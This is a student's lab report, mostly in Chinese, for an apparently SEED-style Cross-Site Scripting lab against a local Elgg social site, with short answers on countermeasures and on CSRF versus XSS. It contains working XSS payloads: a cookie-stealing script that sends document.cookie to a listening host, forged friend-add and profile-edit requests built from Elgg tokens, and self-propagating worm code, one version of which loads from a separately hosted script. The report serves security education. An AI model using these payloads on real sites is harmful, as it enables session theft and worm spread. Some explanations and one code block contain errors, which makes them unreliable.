Cross-Site Scripting (XSS) Attack Lab

57119133 张明璇

Lab Environment

首先

the Apache server needs to be started.


输入命令：

$ sudo service apache2 start

Task 1:

Posting a Malicious Message to Display an Alert Window

description 有<p>标签，不会执行<script>代码内容。可以将恶意代码放入 briefdescription 中。




分析：上面显示了在 alice 的配置文件中实现跳跃代码时，警报 XSS 弹出窗口的屏幕截图。

Task 2

Posting a Malicious Message to Display Cookies

同上，在 BD 中插入恶意代码

<script>alert(document.cookie);</script>



上面的屏幕截图是我在 Alice 的配置文件中实现了 JavaScript 代码，特别是在“关于我”部分。然后我们看到“Elgg=”作为一个警报，显示当前会话的 cookie。


Task 3:

Stealing Cookies from the Victim’ s Machine

在 BD 中插入代码，基于 CSRF 攻击原理，给本机的 5555 端口发送信息

<script>alert(document.cookie);document.write('<img src=http://127.0.0.1:5555?c=' + document.cookie+'>')</script>

如图，接收到 cookie 为 c=Elgg=f8168b9pg5tpc1u7bhp9i84gk2



Task 4:

Becoming the Victim’ s Friend

（code）

```
<script type="text/javascript">
    window.onload = function () {
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    var sendurl="/action/friends/add?friend=47" + ts + token + ts + token;
    if (elgg.session.user.guid != 47) {
        Ajax=new XMLHttpRequest();
        Ajax.open("GET",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("X-Requested-With","XMLHttpRequest");
        Ajax.send();
    }
}
</script>
```

在访问 Samy 主页后 Alice 与 Samy 成为好友

• Question 1: Explain the purpose of Lines ① and ②, why are they are needed?

var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
Answer：
ts 与 token 是 Elgg 服务器对用户的认证，加入这两行可以骗过服务器的用户认证

• Question 2: If the Elgg application only provide the Editor mode for the “About Me” field, i.e.,you cannot switch to the Text mode, can you still launch a successful attack?
Answer：
不可以。普通的文本编辑模式会将 script 代码的关键字符进行转义，造成代码完整性缺失，无法正确执行，即无法造成攻击。


Task 5:

Modifying the Victim’s Profile

将以下代码以 edit HTML 模式放入 description

```
<script type="text/javascript">
window.onload = function(){
	var name="&name="+elgg.session.user.name;
	var guid="&guid="+elgg.session.user.guid;
	var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
	var token="&__elgg_token="+elgg.security.token.__elgg_token;

	var description = "&description=<p>Your profile have been attacked!!!<\/p>";
	var content=token + ts + description + guid + name;
	var samyGuid=47;
	if(elgg.session.user.guid!=samyGuid)
	{
		Ajax=new XMLHttpRequest();
		Ajax.open("POST","http://www.xsslabelgg.com/action/profile/edit",true);
		Ajax.setRequestHeader("Host","www.xsslabelgg.com");
		Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
		Ajax.send(content);
	}
}
</script>
```

攻击成功



• Question 3: Why do we need Line ①? Remove this line, and repeat your attack. Report and explain your observation.

Answer :

因为 Samy 在完成 profile 的 edit 后系统自动跳转到其主页，如果不加对当前用户的 id 的判断，将修改 Samy 自己的 profile，而恶意代码正是在 profile 中，即覆盖自己使之不能对其他用户进行攻击

Task 6:

Writing a Self-Propagating XSS Worm

DOM Approach

```
<script type="text/javascript" id=worm>
    window.onload = function(){
        var name="&name="+elgg.session.user.name;
        var guid="&guid="+elgg.session.user.guid;
        var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token="__elgg_token="+elgg.security.token.__elgg_token;

        var description = "&description=<p>Your profile have been attacked!!!<\/p>"}
        var scriptstr = "<script type=\"text\/javascript\" id=worm>" +
document.getElementById("worm").innerHTML + "<\/script>";

        var content=token + ts + description + encodeURIComponent(scriptstr) + guid + name;

        Ajax=new XMLHttpRequest();
        Ajax.open("POST","/action/profile/edit",true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
</script>
```

因为是自我复制，不用判断是否要对访问账户执行攻击

Link Approach

先在本地创建一个新的网站，名为 t.com，用于托管恶意脚本。在/etc/hosts 中添加下面一行用于 DNS 解析

127.0.0.1 www.t.com

在/etc/apache2/sites-available/000-default.conf 中添加一个网站配置，并允许跨站请求，如下：

```
<VirtualHost *:80>
        ServerName http://www.t.com
        DocumentRoot /var/www/t
        <Directory />
                Require all granted
                Allow from all
                Header set Access-Control-Allow-Origin *
        </Directory>
</VirtualHost>
```


在命令行中输入命令启用 apache 自定义请求头并重启 apache

```
sudo a2enmod headers
sudo service apache2 restart
```


创建 /var/www/t/mal.js 文件，此文件即为 script 标签的 src 属性所指向的文件

```
//mal.js
window.onload=function(){
    var name="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    var description="&description=<p>Your profile has been attacked!!!<\/p><script type=\"text\/javascript\" src=\"http:\/\/www.t.com\/mal.js\"><\/script>";

    var content=token+ts+description+guid+name;
    var Ajax=null;
    Ajax=new XMLHttpRequest();
    Ajax.open("POST","/action/profile/edit",true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-type","application/x-www-form-urlencoded");
    Ajax.send(content);
}
```


访问 www.t.com/mal.js



Alice 访问 Samy 主页后被攻击



Boby 访问 Alice 主页后也被攻击




Task 7:


Countermeasures

1. Activate only the HTMLawed countermeasure

通过观察网页源代码发现，HTMLawed 将<script>标签删除了。




但通过抓包发现我们发送的内容并没有被删减，所以可以得出结论：<script>的标签是在服务器端被删除的



2. Turn on both countermeasures

发现：htmlspecialchars 比 HTMLawed 的优先级低



Ex

Question 1: What are the main differences of CSRF and XSS attacks? They both have “cross site” in their names.

CSRF 工作原理：

用户是网站 A 的注册用户，且登录进去，于是网站 A 就给用户下发 cookie。要完成一次 CSRF 攻击，受害者必须满足两个必要的条件：

（1）登录受信任网站 A，并在本地生成 Cookie。（如果用户没有登录网站 A，那么网站 B 在诱导的时候，请求网站 A 的 api 接口时，会提示你登录）

（2）在不登出 A 的情况下，访问危险网站 B（其实是利用了网站 A 的漏洞）。

XSS 工作原理：

不需要任何的登录认证，它会通过合法的操作（比如在 url 中输入、在评论框中输入），向你的页面注入脚本（可能是 js、HTML 代码块等）。

区别：CSRF 需要用户先登录网站 A,获取 cookie; XSS 不需要登录。

Question 2: Can we use the countermeasures against CSRF attacks to defend against XSS attacks, including the secret token and same-site cookie approaches?

不能

针对 CSRF 的防御手段侧重于防止用户的身份被盗用，而 XSS 本身就是利用受信任用户误发出请求，不需要伪造受信任用户身份